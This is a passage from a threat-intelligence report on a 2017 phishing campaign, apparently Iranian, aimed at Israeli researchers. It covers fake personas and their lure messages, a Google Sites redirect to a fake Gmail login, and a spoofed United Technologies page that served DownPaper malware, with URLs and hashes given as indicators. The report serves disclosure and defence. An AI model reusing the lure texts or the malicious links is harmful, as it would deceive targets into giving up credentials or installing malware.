Fake entity "Yafa Hyat" (*@yafa1985hyat,* online at time of writing) has contacted an Israeli Iranist via a direct message on twitter, pretending to be a political researcher who needs help with an article:



Following 36 Followers 2

yafa hyatt
@yafa1985hyat


Political Researcher

California, USA

Joined September 2017

@yafa1985hyat **hasn't Tweeted**

When they do, their Tweets will show up here.



yafa hyatt
@yafa1985hyat

Thursday 07:17

I need your Guide

Thursday 07:42


Your comment is very important

Thursday 08:27

Hi [redacted], I know you are so busy but my time is running out and i need your comment for making better this article.
Please check my article in my google account:
sites.google.com/site/yaffadocu...

Saturday 09:11


The researcher was asked to read the article in her "google account", which was also a phishing page in Google sites: *https://sites.google[.]com/site/yaffadocuments/* :



https://sites.google.com/site/yaffadocuments/

Loading....


The site automatically redirects to a phishing website hosted in a domain registered by the attackers, *download-google.orginal-links[.]com*:



download-google.orginal-links.com/download/file/usr/[redacted]

Iran_persianGulf.pdf

Download link is ready




download-google.com-orginal-links.ga/login.php

Google

One account. All of Google.

Sign in to continue to Gmail

"Yafa" also sent an email from *yaffa.hyatt9617@gmail.com* to a university professor, asking to work at the university center she is heading. The email itself did not contain malicious content, and was likely sent to build trust prior to sending a phishing link or malware:




From: yaffa hyatt [mailto:yaffa.hyatt9617@gmail.com]
Sent: Tuesday, September 5, 2017 11:17 AM
To: [redacted]
Subject: Research And Work

Hello Professor [redacted]
I'm Yaffa Hyatt raised in California but I'm Israeli . I have studied Political Science with orientation of Middle and Near East at Long Beach University in California .
In my researches I noticed that there is a center named [redacted] Center in [redacted] University which is pioneer in Middle East studies specially researches about Persian Gulf .
I have brief experiences and researches about Persian Gulf . I would like to work and study at the [redacted] University I hope you accept me as your student and take advantage of your experience.
Please respond My message
Im waiting For your Respond


Bahar Azadeh

Fake entity "Bahar Azadeh" (bahra.azadeh88@gmail.com and *@baharazadeh1*[22], online at time of writing) sent emails with different background stories to multiple researchers. In two cases, she was a "Jewish girl who has an Iranian origin and who has studied in the field of political science":



From: bahar azadeh <bahra.azadeh88@gmail.com>
Date: 3 September 2017 at 10:18:35 GMT+3
To: [redacted].il
Subject: Please Guide Me

Hello Dear [redacted], how are you?
I am one of your followers in your Facebook Page. I am a Jewish girl who has an Iranian origin and who has studied in the field of political science I living in iran. And I intend to continue studying to leave Iran and get shelter in the beautiful country of Israel.and I Enjoy your Article.
I have some questions .I am waiting for your response
I need your help




From: "bahar azadeh" <bahra.azadeh88@gmail.com>
Date: Sep 2, 2017 1:52 PM
Subject: Please Guide Me
To: [redacted]
Cc:

Hell Dear [redacted], how are you?
I am one of our fans who through reading your book and I was interested in your work. I am an Iranian girl who has studied in the field of political science and has done a lot of studies about the religion of Judaism and Israel, and I have greatly attracted this religion.
I have some questions .I am waiting for your response
I need your help🙏🙏🙏🙏

[22] https://twitter.com/baharazadeh1

Yet in a third case she claimed to be Baha'i living in Tehran:



From: bahar azadeh [mailto:bahra.azadeh88@gmail.com]
Sent: Monday, September 4, 2017 9:45 AM
To: [redacted]
Subject: Please Guide Me

درود
آقای دکتر من یک بهایی هستم و در شهر تهران زندگی میکنم البته اگر بشود اسمش را زندگی گذاشت
همانطور که میدانید حال روز ما بهایی در ایران اصلا خوب نیست به طوری که امروزه از حق طبیعی
خود یعنی تحصیل هم محروم هستیم طوری که انگار ما بهایی ها انسان نیستیم و حق زندگی نداریم.
[redacted] من در دانشگاه سراسری ایران قبول شدم و بعد از دوسال درس خواندن در دانشگاه از منابعی
فهمیدن که من بهایی هستم و من را از اخراج کردن من هم معطل نماندم و دست به اعتراض های پیاپی
زدم که برای این موضوع بارها احضار شدم و دیگر حس میکنم ایران برای من تبدیل به جهنمی شده که
هر چه تلاش میکنم نمیتوانم از این جهنم خلاصی یابم.
یکی از دلایلی که من از شما درخواست کمک و راهنمایی کردم خواندن کتاب ([redacted])
شما بوده است و واقعا مطالعات شما در این حوزه ارزشمند و مفید بوده است و همین موضوع باعث
زیبایی این کتاب شده است.
«چند سوال از شما دارم خواهش میکنم پاسخ من را بدهید» 🙏🙏🙏🙏

Translation:

Hello,


Mr. Dr., I am a Bahai living in Tehran, if you can call it a life. As you know, the present situation in Iran for us Bahais is not good at all, so that we are even deprived of our natural right, that is, higher education, as if we Bahais are not human and have no right to live.


<redacted>, I have been accepted to universities all across Iran, and after two years of studying in a university, they realized from certain sources that I was Bahai, and expelled me. I did not sit idle and began to constantly protest, I've been summoned [to court] quite a few times for this thing, and I already feel Iran has become a hell for me, and as much as I try I can't find salvation from this hell.

One of the reasons I've asked you for help and guidance was reading your book (<redacted>), and your research in this field has been really valuable and helpful, which made this book so beautiful.

"I have a few questions for you, please answer me".

The entities' email address is connected to a fake Facebook entity called *Emilia Karter* (online at time of writing):





To see what she shares with friends, send her a friend request.

Emilia Karter
September 4 ·

He is God....

He is God ! Behold us, O Lord gathered at this board, thankful for Thy bounty, our gaze turned to thy kingdom O Lord !


Impersonating real companies

United Technologies impersonation

The attackers created a website impersonating UTC (United Technologies), "an American multinational conglomerate which researches, develops and manufactures products in numerous areas, including aircraft engines, [and] aerospace systems […]. UTC is a large military contractor, getting about 10% of its revenue from the U.S. government"[23]. The fake website was first reported by Iran Threats researchers on 6 February 2017[24]. We do not have evidence that UTC was targeted or impacted.

The fake website, which was built in January 2017, claimed to offer "Free Special Programs And Courses For Employees Of Aerospace Companies like Lockheed Martin, SNCORP, ….". It was a decoy to make visitor download a "Flash Player", which was in fact DownPaper malware, analyzed later in this report.

[23] https://en.wikipedia.org/wiki/United_Technologies
[24] https://iranthreats.github.io/resources/macdownloader-macos-malware/



login.radio-m.cf/utc/index-win.html

Home > News : Video Gallery > Video

Free Special Programs And Courses For Employees Of Aerospace Companies like Lockheed Martin, SNCORP,....

January 16, 2017

Ce plugin possède des failles de sécurité.
Activer Adobe Flash.


```
▼<article class="content-block">
  ▶<h1>…</h1>
   <p class="date-text">January 16,
   2017</p>
  ▼<a href="dnld.exe"> == $0
     <img src="08109492-photo-blocage-
```

The malware was served from the following location:

http://login.radio-m[.]cf/utc/dnld.exe

It was contained in a cabinet self-extractor that impersonates a legitimate Windows software:

dnld.exe
be207941ce8a5e212be8dde83d05d38d
3b4926014b9cc028d5fb9d47fee3dbd9376525dcb3b6e2173c5edb22494cfa9b



dnld 1/18/2017 4:14 PM

dnld Properties

